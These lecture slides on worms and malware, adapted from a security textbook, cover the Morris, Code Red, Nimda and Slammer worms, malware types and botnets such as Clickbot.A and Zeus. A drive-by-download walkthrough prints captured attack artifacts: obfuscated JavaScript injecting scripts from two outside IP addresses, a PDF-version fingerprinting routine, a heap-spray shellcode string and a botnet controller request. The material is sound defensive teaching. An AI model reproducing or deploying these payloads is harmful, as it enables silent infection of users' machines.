

Worms and Other Malware

Slides adapted from "Foundations of Security: What Every Programmer Needs To Know" by Neil Daswani, Christoph Kern, and Anita Kesavan (ISBN 1590597842; <http://www.foundationsofsecurity.com>). Except as otherwise noted, the content of this presentation is licensed under the Creative Commons 3.0 License.



Agenda

- Worms spreading across Internet through vulnerabilities in software
- History of Worms
 - Morris Worm
 - Code Red
 - Nimda
 - Blaster & SQL Slammer
- Rootkits, Botnets, Spyware, and more Malware

5.1. What Is a Worm?

- *Virus*: program that copies itself into other programs
 - Could be transferred through infected disks
 - Rate dependent on human use
- *Worm*: a virus that uses the network to copy itself onto other computers
- Worms propagate faster than viruses
 - Large # of computers to infect
 - Connecting is fast (milliseconds)

5.2. An Abridged History of Worms

- Examples of how worms affect operation of entire Internet
- First Worm: Morris Worm (1988)
- Code Red & Nimda (2001)
- SQL Slammer (2003)

5.2.1. Morris Worm: What It Did

- Damage: 6000 computers in just few hours
- Extensive network traffic by worm propagating
- What: just copied itself; didn't touch data
- Exploited and used:
 - buffer overflow in `fingerd` (UNIX)
 - `sendmail` debug mode (execute arbitrary commands such as copying worm to another machine)
 - dictionary of 432 frequently used passwords to login and remotely execute commands via `rexec`, `rsh`

5.2.2. The Morris Worm: What We Learned

- Diversity is good: Homogeneity of OSes on network -> attacker can exploit vulnerabilities common to most machines
- Large programs more vulnerable to attack
 - `sendmail` was large, more bug-prone
 - `fingerd` was small, but still buggy
- Limiting features limits holes: `sendmail` debug feature should have been turned off
- Users should choose good passwords: dictionary attack would have been harder

5.2.3. The Creation of CERT


- Computer Emergency Response Team (CERT) created due to damage and disruption caused by Morris worm
- Has become a leading center on worm activity and software vulnerability announcements
- Raises awareness bout cyber-security

5.2.4. The Code Red Worm (1)

- Exploited
 - Microsoft IIS web server buffer overflow
 - “indexing server” feature: randomly scanned IP addresses to connect to other IIS servers
- Spread rapidly: > 2,000 hosts/min
- Evaded automated detection
 - Detectable more easily by humans than scanners
 - Resident only in memory, no disk writes
- Defaced home page of infected server

5.2.4. The Code Red Worm (2)

*Web server
defaced by
Code Red*



5.2.5. The Nimda Worm

- *Propagation vector*: method by which worm spreads to another machine
- *Payload*: data worm carries as it travels
- Spread Rapidly, made Code Red worse
 - Used multiple propagation vectors
 - Spread from server to server (as in Code Red)
 - But also from server to client (browser downloading infected file also became infected)
 - Infected client sent e-mails with worm code as payload

5.2.6. SQL Slammer Worm

- Exploited another buffer overflow
 - Took a single 376-byte UDP packet
 - UDP connectionless -> spread quickly
 - Infected 75,000, 90% w/in 10 mins.
- Attacked Microsoft SQL Server DB App
- Disabled server, scanned random IPs to infect
- Impact
 - Excessive traffic due to the worm propagating caused outages in 13,000 BofA ATMs
 - Airlines were cancelled & delayed

5.3. Types of Malware

- *Rootkits*: imposter OS tools used by attacker to hide tracks
- *Botnets*: network of software robots attacker uses to control many machines at once to launch attacks (e.g. DDoS through packet flooding, click fraud)
- *Spyware*: software that monitors activity of a system or its users without their consent

5.3. Types of Malware


- *Keyloggers*: spyware that monitors user keyboard or mouse input, used to steal usernames, passwords, credit card #s, etc...
- *Trojan Horses*: software performs additional or different functions than advertised
- *Adware*: shows ads to users w/o their consent
- *Clickbots*: bot that clicks on ads, leads to click fraud (against cost-per-click or CPC ad models)

5.3. Clickbot.A Botnet² (1)

- Over 100,000 machines, HTTP-based botmaster
- Conducted *low-noise click fraud* against *syndicated search engines*
 - Syndication: get feeds of ad impressions
 - Sub-Syndication: partner with a syndicated engine
 - All get a share of revenue from click
- Only 7/24 anti-virus scanners detected it in 5/06
- IE browser helper object (BHO)
 - Capable of accessing entire DOM of web pages
 - Written in PHP with MySQL backend

5.3. Clickbot.A Botnet¹ (2)

- Used *doorway-sites* (w/ links for bots to click) posing as sub-syndicated search engines



- Fine-grained control for botmaster
 - Low noise: set `maxclicks` bots could do to 20
 - Used redirectors & several layers below major search engine (harder to detect/track)

2 Source: N. Daswani et. al. "The Anatomy of Clickbot.A"

Ex. Fake Anti-Virus Trojan Horse



Ex. DroidDream: Mobile Trojan Horse

Bowling Time

Scanned on March 10 2011 at 2:58 PM EST from Android App Store

Attempt to take root access via rageagainstthecage exploit

Direct access to IP: 184.105.245.17

Domains / IP's accessed

184.105.245.17
205.17.105.112.deploy.akamaitechnologies.com
api.vip.ad.admob.com
adid=173732162-us-east-1-ell.amazonservers.com

Permissions Requested

Permission	Description
ACCESS_WIFI_STATE	View Wi-Fi status
CHANGE_WIFI_STATE	Allows an application to connect to and disconnect from Wi-Fi access points and to make changes to configured Wi-Fi networks.
INTERNET	Full Internet access
READ_PHONE_STATE	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.

Public Activities Without Permissions (1)
com.android.root.moin

Publisher
Kingmall2010


Version
(Unknown)

Last Update
(Unknown)

Package name
com.droiddream.bowlingtime


SHA1 Hash
72a6c83a0f45c0d97355a0f4a0023876e7f

Screenshot



5.3. Distributing Malware¹

- Most malware distribution through *drive-by downloads* (i.e. automatic installation of binary when visiting website)
 - Uses pull-based model (e.g. links)
 - Maximizes exposure by getting as many links as possible to malware distribution site
- Search engines such as Google mark pages as potentially malicious to prevent
- Browsers use URL blacklists



¹ Source: N. Provos et. al. "The Ghost in the Browser: Analysis of Web-based Malware"

Zeus Botnet

- Spread via drive-by-downloads and phishing
- First identified July 2007
- Compromised over 74K FTP accounts in June 2009
- Affected: Bank of America, NASA, Monster, ABC, Oracle, Cisco, Amazon, and BusinessWeek.

How a drive-by-download attack works:

- 1) Inject legitimate web page with malicious code (e.g., JavaScript, IFRAME, etc) OR direct user to infected web page (e.g. fake anti-virus or phishing).
- 2) Invoke client-side vulnerability (e.g., IE zero-day, PDF exploit, etc) OR use social engineering
- 3) Deliver shellcode to take control
- 4) Send “downloader” & deliver malware of attackers choice

Drive-by-download infection vectors



Courtesy: Dasient/Twitter

Step 1: Inject Javascript

```

■ unescape('%2F%2E.|%2E|%3Cdiv%20~s&t#%79le~=#di`%73~%70~%6C%61~%79%3A!%6Eo`%6E%65%3E~\ndo%63um$%65%6E!%74%2Ew&rit|e(!%22%3C/$%74&%65|%78#%74%61!r%65|%61%3E"!%29;v&%61r%20@%69$%2C%5F%2C%61%3D%5B&"~%32%318%2E@%39%33~%2E|%32$%30%32|. %361%22,%22|7%38|. %31%31~0.#%31&7`%35%2E#21#%22]|;_!%3D1;!%69f%28&d%6F%63~%75#m%65@n|t.c%6Fo~ki%65`%2E$%6D@a%74$%63&%68~/ %5C@%62h%67%66`%74&%3D&%31~%2F)#=%3D$%6E#%75~1`1)$%66#o%72`(%69=@%30~%3B$%69%3C!%32@%3B~i| %2B%2B%29$%64%6F&cu%6De#%6E| %74%2Ew$%72%69%74&e(%22@%3C~%73!%63#%72i~p!%74!%3Ei@%66`(#| %29!%64o~%63u@m`%65%6E| %74.%77@r%69%74%65(`%5C@"@%3C%73$%63| %72~%69$%70%74%20%69%64%3D%5F%22%2B%69!+"|_ %20s%72@c=%2F%2F| %22+##%61@[|i&%5D!%2B%22%2F`c&p%2F%3E%3C%5C`%5C`/@scr@%69%70%74%3E$%5C~"!%29%3C%5C`%2F%73%63rip$%74%3E|"#)%3B\n`%2F`/%3C`%2F%64%69@%76~%3E').replace(/\$|\\||~|`|\\!|\\&|@|#/g,"");

```

Step 1: Inject Javascript

```
//...<div style=display:none>
document.write("</textarea>");var
i, ,a=["218.93.202.61","78.110.175.21"]; =1;i
f(document.cookie.match(/\bhgft=1/)==null)for
(i=0;i<2;i++)document.write("<script>if(_)doc
ument.write(\"<script id=_"+i+"_
src=//"+a[i]+"/cp/><\\script>\")</script>")
;
//</div>
```

which produces...

```
<script>if(_)document.write("<script id=_0_
src=//218.93.202.61/cp/><\\script>")</script>
<script>if(_)document.write("<script id=_1_
src=//78.110.175.21/cp/><\\script>")</script>
```

Step 1: Inject Javascript

```
<script id=_0_ src=//218.93.202.61/cp/></script>
<script id=_1_ src=//78.110.175.21/cp/></script>
```

- Sources in malicious javascript from a compromised IP
- Infects user's machine silently.

Step 2: Invoke client-side vulns (e.g. following used by Zeus)

- CVE-2008-2992
- Description: Stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier allows remote attackers to execute arbitrary code via a PDF file that calls the util.printf JavaScript function with a crafted format string argument, a related issue to CVE-2008-1104
- CVE-2007-5659
- Description: Multiple buffer overflows in Adobe Reader and Acrobat 8.1.1 and earlier allow remote attackers to execute arbitrary code via a PDF file with long arguments to unspecified JavaScript methods.

Step 2: Ex. Fingerprint PDF Reader


```
■ function pdf_start(){var
version=app.viewerVersion.toString();version=versi
on.replace(/\\D/g, '');var version_array=new
Array(version.charAt(0),version.charAt(1),version.
charAt(2));if((version_array[0]==8)&&(version_arra
y[1]==0)|| (version_array[1]==1&&version_array[2]DA
3)){util_printf();}
if((version_array[0]DA8)|| (version_array[0]==8&&ve
rsion_array[1]DA2&&version_array[2]DA2)){collab em
ail();}
if((version_array[0]DA9)|| (version_array[0]==9&&ve
rsion_array[1]DA1)){collab_geticon();}}
pdf_start();}
```

Step 3: Deliver Shellcode (via JavaScript Heap Spray)

- %u0C033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A%uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B%u0320%u33F3%u49C9%u4150%u33AD%u36FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB%u3B58%u75F8%u5EE5%u468B%u0324%u66C3%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E%u8DC3%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%u0C32%uF78B%uAEF2%uB84F%u2E65%u7865%u66AB%u6698%uB0AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D%u8EB8%u0E4E%uFFEC%u0455%u5093%u0C33%u5050%u8B56%u0455%uC283%u837F%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u335B%u57FF%uB856%uFE98%u0E8A%u55FF%u5704%uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3A%u742F%u7474%u6161%u7461%u7474%u722E%u2F75%u6F6C%u6461%u702E%u7068%u653F%u323D

Step 4: Send “Downloader” + Join Botnet

- Example: 2k8.exe + more malware



```
Follow TCP Stream
Stream Content
GET /new/controller.php?action=bot&entity_list=&first=1&rnd=981633&uid=1&guid=952595176
Host: 74.54.86.233
Connection: close

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Apr 2010 02:03:20 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/5.1.6
Version: 1
Content-Length: 131072
Entity-Info: 1259351490:123904:1;1265464510:7168:1;
Rnd: 982198
Magic-Number: 512[1]
209:199:45:3:227:10:161:248:232:254:13:95:206:17:123:144:116:153:243:155:213:22:14:47:12:14:
.....
.....
...../L.....y..9iu!hb.6s.....j.....q..s.....4.....OkYA..$x...*.s...2t
+[]E...K...H....D.....g.....V.t!
C&B.M...[]M...Z...sn..y.l&..D.....L)..uxg7U.L.6.s290-...!=.....g[]...M...
xx[]<...2...FM.S.'!X.....{.(@e.....#jC[]...[...?UO.....n...}.Is.I...?..k.n...).
$....B...va..Q.
..J..B...F...9.g.q.....k..U.....J'.....fo.....
p...).d...NJ.Oc..mx]sJ.yv...BJ..l.ZPH.
.....
```



Summary

- Malware exploits common vulnerabilities to spread + achieve widespread damage
- Prevention
 - Eliminate Buffer Overflows (Programmers)
 - Don't open email attachments (Users, SAs)
 - Disable unnecessary functionality (Users, SAs)
 - Use a secure browser (Users, SAs)
 - Patch systems regularly (SAs)
- Detection
 - Update scanners with latest definitions
Use auto-updating scanners when possible
 - Employ programs such as Tripwire (SAs)